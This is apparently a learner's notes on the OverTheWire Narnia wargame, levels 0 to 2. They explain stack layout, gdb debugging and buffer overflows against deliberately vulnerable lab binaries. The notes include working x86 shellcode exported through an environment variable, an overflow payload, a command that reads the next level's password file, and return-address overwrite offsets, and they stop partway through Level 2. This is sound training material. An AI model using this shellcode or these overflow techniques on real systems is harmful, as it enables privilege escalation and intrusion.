

Port:
ssh -p 2226 narnia2@narnia.labs.overthewire.org





Level 0 --> 1:
- Introduction to reverse engineering; Machine instructions inside executable code (assembly)
- cd /narnia
- Have a look at the source code (cat narnia0.c)
- Every program gets mapped into memory and uses a data structure known as "the stack" to store information such as variables, arguments and what instruction to execute next.
- Since the stack grows from high memory to low memory, val is stored at a higher memory address than buf, because val was declared first in the program.
- python3 -c 'print("A" * 20 + "\xef\xbe\xad\xde")' > payload.txt
- ./narnia0 < payload.txt
- AAAAAAAAAAAAAAAAAAAA\xef\xbe\xad\xde
- The specific sequence \xef\xbe\xad\xde corresponds to the little-endian representation of the hexadecimal value 0xdeadbeef
- Well, it seemed to work but the shell closed right away, which makes it really hard to get the password to the next level. There's a trick to keeping the shell open: leveraging cat to hold the input open after our system call has executed prevents the shell from closing.
- \x is the prefix for "hexadecimal byte

Level 1 --> 2:
- "Give me something to execute at the env-variable EGG"
- Setuid runs as narnia2 permissions
- *ret is a function pointer (stores memory address of a function)(* indicates its a pointer)
- Environmental variable is a key-value pair stored by the operating system
- Getenv() is a standard C library function that retrieves the value of an environment variable
- Programs like this are used for educational purposes to demonstrate buffer overflow and shell code injection techniques.
- Since the program directly executes whatever is stored in the EGG environment variable, you can set EGG to contain shellcode — machine-level instructions that perform actions such as spawning a shell.
- Basically:
    - The shellcode is placed in the EGG environment variable.
    - The program retrieves this shellcode using getenv("EGG").
    - The ret function pointer is set to point to the memory location of the shellcode.
    - When ret() is called, the program jumps to the shellcode and executes it.
    - The shellcode spawns a shell, giving you access

- Lucky for us, GDB is on the narnia host, loading the binary into gdb using gdb narnia1 we can start looking at what the binary is doing, Once gdb has loaded, we can run the command disassemble main which is going to print the memory addresses and assembly code for everything happening in the main() function we saw above.
    - gdb narnia1 then disassemble main
- Looking at the 0x080491d1 memory address we see the program calling *%eax which is the ret() function being executed. Our first stop to see whats happening is to set a break point on that call and see what is on the stack.
- Using the memory address of eax, we set a breakpoint. This will allow us to stop program execution as the environment variable “EGG” is put on the stack. Set your breakpoint on the (gdb) prompt using break *0x080491d1. Then proceed to run the command by simply typing run at the (gdb) prompt. The program should stop at the set breakpoint.
- set disassembly-flavor intel (better gdb code ngl)

```
(gdb) break *0x080491d1
Breakpoint 1 at 0x80491d1
(gdb) run
Starting program: /narnia/narnia1
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Give me something to execute at the env-variable EGG
[Inferior 1 (process 2279942) exited with code 01]
```

Level 1 Extra:

- This level was so fucking bothersome since none of the python commands were working whatsoever no matter what shell command I gave it.
- Moreover, I tried this:
    - export EGG=`perl -e 'print "\x31\xc0\x50\x68\x2f\x2f\x73" . "\x68\x68\x2f\x62\x69\x6e\x89" . "\xe3\x89\xc1\x89\xc2\xb0\x0b" . "\xcd\x80\x31\xc0\x40\xcd\x80"'`
    - And it worked in opening a new shell, however when I did whoami, I was at the same user, so that didn't work.
- Finally tried this:
    - EGG=`echo -e '\x6a\x31\x58\xcd\x80\x89\xc3\x6a\x46\x58\x89\xd9\xcd\x80\x6a\x68\x68\x2f\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3\x68\x01\x01\x01\x01\x81\x34\x24\x72\x69\x01\x01\x31\xc9\x51\x6a\x04\x59\x01\xe1\x51\x89\xe1\x31\xd2\x6a\x0b\x58\xcd\x80'` /narnia/narnia1
    - $ cat /etc/narnia_pass/narnia2 (finally worked omg)

Level 2:

- Seems to spit out whatever command I give it (buffer overflow has limit of 128 bytes)
- Usage: %s argument
- We should be able to break the execution flow by overwriting the return address.
    - By crafting an input longer than 132 bytes (128 for buf + 4 for EBP), you can overwrite the return address with an address of your choosing.
    - Note the stack grows downwards, as you push data, the stack pointer (ESP) decreases. ESP (extended stack pointer) points to the top of the stack.
    - EBP + 4 will be where the return address of the function is stored.
- narnia2@gibson:/narnia$ ./narnia2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA --> Segmentation fault (core dumped)

- Now that we have a segfault let us run the gdb to see it better.
    - Run $(echo $(printf 'A%.0s' {1..136}))
        - Program received signal SIGSEGV, Segmentation fault.
        - 0x41414141 in ?? ()
        - As you can see, we need 132 bytes of garbage and 4 more bytes to overwrite the return address (and cause segfault)--> now we should reuse the shellcode from narnia1.

<u>Explained in Laymen Terms:</u>

- You leave a sticky note (EBP) to remember your current task.
- You leave a map (return address) to know where to go next.
- If someone messes with your sticky note or map, you'll either get lost or end up doing something completely unexpected.
    - To hack it, you replace the map with your own map. Now, when the program finishes the job, it follows your map instead of the original one. I.e., overwrite return address.

<u>Continuing with Level 2:</u>

- Shellcode from narnia1 will execute /bin/sh for us and is -- bytes in size. Knowing we have 136 bytes garbage (replace with NOP sled and shellcode and 4 bytes for EIP).
- Note we need to find a NOP sled. A NOP instruction (0x90 in x86) does nothing - it simply advances the program counter (EIP) to the next instruction. Make sure to find a memory address that is filled with \x90.
    - I will use this: 0xffffd574: 0x90909090 0x90909090 0x909090900x90909090